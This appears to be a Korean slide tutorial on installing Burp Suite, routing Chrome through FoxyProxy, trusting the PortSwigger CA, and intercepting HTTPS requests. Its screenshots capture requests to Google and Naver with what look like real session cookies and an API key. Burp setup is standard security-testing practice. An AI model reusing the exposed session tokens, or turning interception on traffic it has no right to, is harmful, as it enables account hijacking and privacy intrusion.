
BurpSuite 설치

- **FoxyProxy Options**에서 아래와 같이 **Proxy** 등록



BurpSuite 설치

- SSL 인증서 설치를 위해 **http://burpsuite**으로 이동 후 **CA Certificate** 클릭



BurpSuite 설치

- 크롬 설정 > 인증서 관리 검색 > 사용자가 설치 > 신뢰할 수 있는 인증서 가져오기 > 다운받은 .der 파일 등록

The screenshot shows two screenshots of the Google Chrome settings interface.

Left Screenshot (Chrome Settings):


- Header: 설정 (Settings)
- Search bar: 인증서 관리 (Certificates Management)
- Left sidebar:
 - 내 Google 서비스 설정 (My Google services settings)
 - 자동 완성 및 비밀번호 (Autocomplete and passwords)
 - 개인 정보 보호 및 보안 (Privacy and security)** (highlighted in blue)
 - 성능 (Performance)
 - 모양 (Appearance)
 - 검색엔진 (Search engines)
 - 기본 브라우저 (Default browser)
 - 시작 시 설정 (Startup settings)
 - 언어 (Languages)
- Main content area:
 - 정보 유출로 인해 비밀번호가 유출된 경우 경고 (Warning about leaked password information)
 - 보안 DNS 사용 (Use secure DNS)
 - DNS 제공업체 선택 (Select DNS provider)
 - JavaScript 최적화 및 보안 관리 (Optimize JavaScript and security)
 - 인증서 관리 (Certificates Management)** (highlighted in yellow)
 - HTTPS/SSL 인증서 및 설정 관리 (Manage SSL certificates and settings)

Right Screenshot (Certificates Management):

- Header: 사용자가 설치 (User installed)
- Search bar: 신뢰할 수 있는 인증서 (Trusted certificate)
- Buttons:
 - 가져오기 (Import) (highlighted with a red border)
 - 내보내기 (Export)
- List of certificates:
 - PortSwigger CA (e2713c9f11127b7fc951ad3f3be56fab...)
 - 중간 인증서 (Intermediate certificate)
 - 인증서 없음 (No certificate)
 - 신뢰할 수 없는 인증서 (Untrusted certificate)
 - 인증서 없음 (No certificate)

BurpSuite 설치

- FoxyProxy를 켜고 <https://www.google.com>에 접속



BurpSuite 설치

- **BurpSuite Proxy탭 > HTTP history에 https://로 부터 온 요청이 캡처 되면 성공**


The screenshot shows the Burp Suite interface with the following details:

- Top Bar:** Burp, Project, Intruder, Repeater, View, Help, Burp Suite Community Edition v2025.1.
- Menu Bar:** Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Compa.
- Sub-Menu Bar:** Intercept, HTTP history, WebSockets history, Match and replace, Proxy settings.
- Filter Settings:** Filter settings: Hiding CSS, image and general binary content.
- Table Headers:** #, Host, Method, URL, Params, Edited, Status code, Length, MIM.
- Table Data:** A list of captured requests from https://www.google.com and https://www.youtube.com, including various GET and POST requests with their respective status codes, lengths, and MIME types.

#	Host	Method	URL	Params	Edited	Status code	Length	MIM
1	https://www.google.com	GET	/complete/search?client=chrome-...	✓		200	4215	scri
2	https://www.google.com	GET	/async/newtab_ogb?hl=ko&async...	✓		200	139731	JSO
4	https://www.google.com	GET	/async/ddljson?async=ntp:2	✓		200	1719	JSO
5	https://www.google.com	GET	/async/newtab_promos			200	926	JSO
6	https://www.google.com	GET	/complete/search?client=chrome-...	✓		200	3704	scri
7	https://www.google.com	GET	/complete/search?client=chrome-...	✓		200	3841	JSO
8	https://ogads-pa.clients6.go...	POST	/\$rpc/google.internal.onegoogle.a...	✓		200	1338	JSO
9	https://www.google.com	GET	/complete/search?client=chrome-...	✓		200	3229	JSO
10	https://www.google.com	GET	/complete/search?client=chrome-...	✓		200	2383	JSO
11	https://www.google.com	GET	/complete/search?client=chrome-...	✓		200	2399	JSO
12	https://www.youtube.com	GET	/api/stats/watchtime?ns=yt&el=d...	✓		204	389	HTM

BurpSuite Intercept

- 프록시 서버를 활용하여 패킷을 중간에 가로채는 기능



BurpSuite Intercept

The screenshot shows the Burp Suite interface with the following details:

- Header Bar:** Burp, Project, Intruder, Repeater, View, Help.
- Toolbar:** Dashboard, Target, **Proxy**, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn.
- Sub-Toolbar:** Intercept, HTTP history, WebSockets history, Match and replace, Proxy settings.
- Request Table:** Shows a list of network requests with columns: Time, Type, Direction, Method, URL. The table lists several requests from various domains including naver.com, snapchat.com, and miricanvas.com.
- Request Pane:** Titled "Request", showing a detailed view of a selected request. The "Pretty" tab is selected, displaying the following headers:

```
1 GET / HTTP/1.1
2 Host: www.naver.com
3 Cookie: NIH=CAWJCPXGRRWQ; tooltip_shoppingbox_close=1; IAC=uSWFB0waoBHx; PM_CK_loc=4ca50996ab3e78c16fedfb9456641d0b8d2a31045b9a0e636b5374fc202fab29; IACT=1; IIM_srt_chzzk=1; SRT30=1761976060; SRT5=1761976060; BUC=luCv0oq5xW8IMYRBnoP7FPcJI0H43AHYUr0ZhbaiADo=
4 Sec-Ch-Ua: 'Google Chrome';v='141', 'Not?A_Brand';v='8', 'Chromium';v='141'
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: 'Windows'
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6,zh;q=0.5
16 Priority: u=0,i
17 Connection: keep-alive
18
19
```

BurpSuite Proxy

Proxy

HTTP history

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
1	https://www.google.com	GET	/complete/search?client=chrome-...	✓		200	4215	script			✓	142.250.206.196	SIDCC=AKEyXzX...	00:58:3	
2	https://www.google.com	GET	/async/newtab_ogb?hl=ko&async...	✓		200	139731	JSON			✓	142.250.206.196	_Secure-3PSIDC...	00:58:3	
4	https://www.google.com	GET	/async/ddljson?async=ntp:2	✓		200	1719	JSON			✓	142.250.206.196	SIDCC=AKEyXzU...	00:58:3	
5	https://www.google.com	GET	/async/newtab_promos			200	926	JSON			✓	142.250.206.196		00:58:3	
6	https://www.google.com	GET	/complete/search?client=chrome-...	✓		200	3704	script			✓	142.250.206.196	SIDCC=AKEyXzU...	00:58:3	
7	https://www.google.com	GET	/complete/search?client=chrome-...	✓		200	3841	JSON			✓	142.250.206.196	SIDCC=AKEyXzX...	00:58:4	
8	https://ogads-pa.clients6.go...	POST	/\$rpc/google.internal.onegoogle.a...	✓		200	1338	JSON			✓	142.250.206.234	SIDCC=AKEyXzX...	00:58:4	
9	https://www.google.com	GET	/complete/search?client=chrome-...	✓		200	3229	JSON			✓	142.250.206.196	SIDCC=AKEyXzW...	00:58:4	
10	https://www.aoole.com	GET	/complete/search?client=chrome-...	✓		200	2383	JSON			✓	142.250.206.196	SIDCC=AKEvXzX...	00:58:4	

Request

Pretty Raw Hex

```
1 GET /complete/search?client=chrome-omni&gs_r=chrome-ext-ansg&xssi=t&q=&oi=0&oft=1&pcl=20&gs_rn=42&sugkey=AlzaSyA2K1wBX3mkFo30om9LUFYQhpqLoa_BIIhE HTTP/1.1
2 Host: www.google.com
3 Cookie: SEARCH_SAMESITE=CgQ1rZ4B; HSID=AGci11v0GY02dSACII; SSID=AlofpQghVqufeYjYO; APISID=wKpRpQP_SKDa0SB2/AIRGFuQKKXds_ooh-; SAPISID=XST-58iVOH1nCbam/AgeWyBE_EEIrvih4L; __Secure-1PAPISID=XST-58iVOH1nCbam/AgeWyBE_EEIrvih4L; __Secure-3PAPISID=XST-58iVOH1nCbam/AgeWyBE_EEIrvih4L; SID=g.a0002gg39T01f0j9TcaN6bmQf-KU1gHZ9Xi pYsnSgfbII1PeVxYCMU953t12Z35w7RHlvo9cnJAACgYKAUYSARQSFQHGX2Mi knq47-w7TkQ6A6gdxoPethoVAUF8yKpQRGDsJWIz1BsZij0oXKKc0076; __Secure-1PSID=g.a0002gg39T01f0j9TcaN6bmQf-KU1gHZ9Xi pYsnSgfbII1PeVxYCMC0gziKzW9SpA6o8LqBQzpQACgYKAUASARQSFQHGX2Mi1pXbb5u93XHKVDNIK3hm9wRoVAUF8yKpPUNTRSt3RnCxPCYFWikvo0076; __Secure-3PSID=g.a0002gg39T01f0j9TcaN6bmQf-KU1gHZ9Xi pYsnSgfbII1PeVxYCMQJsHC1ivedYuyXeOho200NgACgYKAbo8ARQSFQHGX2Mi nA5qiwy2sy9SWFjwIIk940RoVAUF8yKrE8FpS5pw6bxRz0xc2cvIJ70076; OTZ=8307395_20_20_20_AFO=
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Fri, 31 Oct 2025 15:58:39 GMT
3 Pragma: no-cache
4 Expires: -1
5 Cache-Control: no-cache, must-revalidate
6 Content-Type: text/javascript; charset=UTF-8
7 Strict-Transport-Security: max-age=31536000
8 Content-Security-Policy: object-src 'none'; base-uri 'self'; script-src 'nonce-qBYAn9q-eoe9Z8Pwsjsllw' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http://report-uri https://csp.withgoogle.com/csp/gws/cdt1
9 Cross-Origin-Opener-Policy: same-origin-allow-popups; report-to="gws"
10 Report-To: {"group": "gws", "max_age": 2592000, "endpoints": [{"url": "https://csp.withgoogle.com/csp/report-to/gws/cdt1"}]}
11 Accept-Ch: Sec-CH-Prefers-Color-Scheme
12 Accept-Ch: Downlink
13 Accept-Ch: RTT
```

Inspector

- Request attributes (2)
- Request query parameters (9)
- Request cookies (19)
- Request headers (11)
- Response headers (31)

Notes

Event log (6) All issues

Memory: 234.9MB Disabled

BurpSuite Proxy

Burp Suite Community Edition v2025.9.5 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept **HTTP history** WebSockets history Match and replace | Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Co
1	https://www.google.com	GET	/complete/search?client=chrome-o...		✓	200	4215	script				✓	142.250.206.196	SI
2	https://www.google.com	GET	/async/newtab_ogb?hl=ko&async=fi...		✓	200	139731	JSON				✓	142.250.206.196	SI
4	https://www.google.com	GET	/async/ddljson?async=ntp:2		✓	200	1719	JSON				✓	142.250.206.196	SI
5	https://www.google.com	GET	/async/newtab_promos			200	926	JSON				✓	142.250.206.196	SI
6	https://www.google.com	GET	/complete/search?client=chrome-o...		✓	200	3704	script				✓	142.250.206.196	SI
7	https://www.google.com	GET	/complete/search?client=chrome-o...		✓	200	3841	JSON				✓	142.250.206.196	SI
8	https://ogads-pa.clients6.goo...	POST	/\$rpc/google.internal.onegoole.asy...		✓	200	1338	JSON				✓	142.250.206.234	SI
9	https://www.google.com	GET	/complete/search?client=chrome-o...		✓	200	3229	JSON				✓	142.250.206.196	SI
10	https://www.google.com	GET	/complete/search?client=chrome-o...		✓	200	2383	JSON				✓	142.250.206.196	SI
